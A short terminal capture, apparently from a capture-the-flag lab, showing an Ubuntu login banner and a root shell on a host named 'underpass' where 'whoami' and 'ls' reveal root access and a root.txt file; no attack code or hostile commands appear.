 * Support:        https://ubuntu.com/pro

 System information as of Sun Mar 30 03:45:24 PM UTC 2025

  System load:  0.08              Processes:             235
  Usage of /:   49.3% of 6.56GB   Users logged in:       2
  Memory usage: 11%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


root@underpass:~# whoami
root
root@underpass:~# ls
root.txt
root@underpass:~#